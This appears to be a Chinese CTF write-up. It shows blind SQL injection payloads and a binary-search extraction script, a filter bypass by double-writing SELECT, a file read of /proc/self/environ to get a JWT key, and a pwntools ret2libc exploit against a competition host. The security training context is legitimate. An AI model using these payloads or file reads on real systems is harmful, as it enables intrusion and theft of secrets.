
1
1^(length(database())<0)^1

image-20250521000815359

返回不一样

2.手工测试长度:

1
2
3
1^(length(database())>2)^1				有回显;
1^(length(database())>3)^1
长度为3
1
1^(ascii(substr(database(),1,1))=99)^1  	成功返回

3.叫AI写个脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import requests
import time

url = "http://27.25.151.26:29331/?"
temp = {"id": ""}
db_name = ""
db_length = 3 # 已知数据库名长度为3

for i in range(1, db_length + 1):
low, high = 0, 128 # 扩大范围以覆盖所有ASCII字符
mid = (low + high) // 2
while low < high:
# 构造Payload(直接爆破database())
payload = f"1^(ascii(substr(database(),{i},1))>{mid})^1"
temp["id"] = payload

# 发送请求并检查响应
r = requests.get(url, params=temp)
print(f"Position {i}: low={low}, high={high}, mid={mid}, payload={payload}")

# 关键修改:根据admin是否存在调整区间
if "admin" in r.text:
# 条件为真(字符ASCII > mid),调整low
low = mid + 1
else:
# 条件为假(字符ASCII <= mid),调整high
high = mid
mid = (low + high) // 2
time.sleep(0.05)

# 循环结束后,mid即为字符ASCII码
db_name += chr(mid)
print(f"Current Database Name: {db_name}")

print(f"Final Database Name: {db_name}")

image-20250521002517947

返回库为:ctf

4.疑点:

为什么:

1
2
3
1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema=ctf)),1,1))>0)^1

#会返回失败呢??

5.继续测试:

1
2
3
1/**/or/**/(select/**/database())='ctf'#
返回,验证ctf是对的


6.我稍微查询我的笔记:

您猜怎么着,还真给我查出来了

image-20250521144116081


1
-1/**/or/**/1=1/**/order/**/by/**/3#

image-20250521144306565

答案:


SELECT被过滤。。。隐藏不显示过滤

1
-1/**/union/**/selselectect/**/1,2,3#

image-20250524214211649

测试双写成功返回

反省:

哎。。。。。既然show database(),还有order by都可以,为什么不能想到select被过滤呢

ez_web1

考察点:隐藏的POST容易读取文件 + JWT提权 + 上传文件

爆破扫描得到:

image-20250521152638411

答案:


文件读取:

image-20250523172952922

随便打开一本书,打开POST传输,发现居然有读取文件!!!

image-20250523173142252


真的可以读取文件!!!

这谁想得到。。。。。


读取密钥:

1
book_path=/proc/self/environ

读取环境变量获得密钥:th1s_1s_k3y

image-20250524221123574

解法2:

读取:/proc/1/environ直接获得flag

1
book_path=/proc/1/environ

image-20250524225148122

PWN

说实话,不太会pwn,只会一点点

分两步实现,一先泄露write的地址,进而找到libc版本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
pop_rdi=0x40117e
pop_rdx=0x401182
pop_rsi=0x401180
ret=0x40101a

payload = b'A'*0x18
payload += p64(pop_rdi) + p64(1)
payload += p64(pop_rsi) + p64(write_got)
payload += p64(pop_rdx) + p64(8)
payload += p64(write_plt)
payload += p64(main)

p.sendlineafter(b"Libc how to win?\n", payload)

write_leak = u64(p.recv(8).ljust(8, b'\x00'))
log.success(f"Leaked write@libc: {hex(write_leak)}")

得到write地址是:
最早是想用libcsearcher找到libc地址,但是发现不行,再去网站上找嫌多,所以直接去比赛内的其他题目去找libc文件,发现ez_heap里面存在libc文件,链接查找发现write地址一至,都是870

exp:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
from pwn import *
context(os='linux',arch='amd64',log_level='debug')
p=remote('27.25.151.26',29789)
libc=ELF('./libc.so.6')

pop_rdi=0x40117e
pop_rdx=0x401182
pop_rsi=0x401180
ret=0x40101a

payload = b'A'*0x18
payload += p64(pop_rdi) + p64(1)
payload += p64(pop_rsi) + p64(write_got)
payload += p64(pop_rdx) + p64(8)
payload += p64(write_plt)
payload += p64(main)
p.sendlineafter(b"Libc how to win?\n", payload)

write_addr = u64(p.recv(8).ljust(8, b'\x00'))
print(hex(write_addr))

system_libc=libc.symbols['system']
binsh_libc=libc.search(b'/bin\x00').__next__()
write_libc=libc.symbols['write']
base=write_addr-write_libc
system=system_libc+base
string=binsh_libc+base

payload=b'a'*0x18+p64(ret)+p64(pop_rdi)+p64(string)+p64(system)
p.sendline(payload)

p.interactive()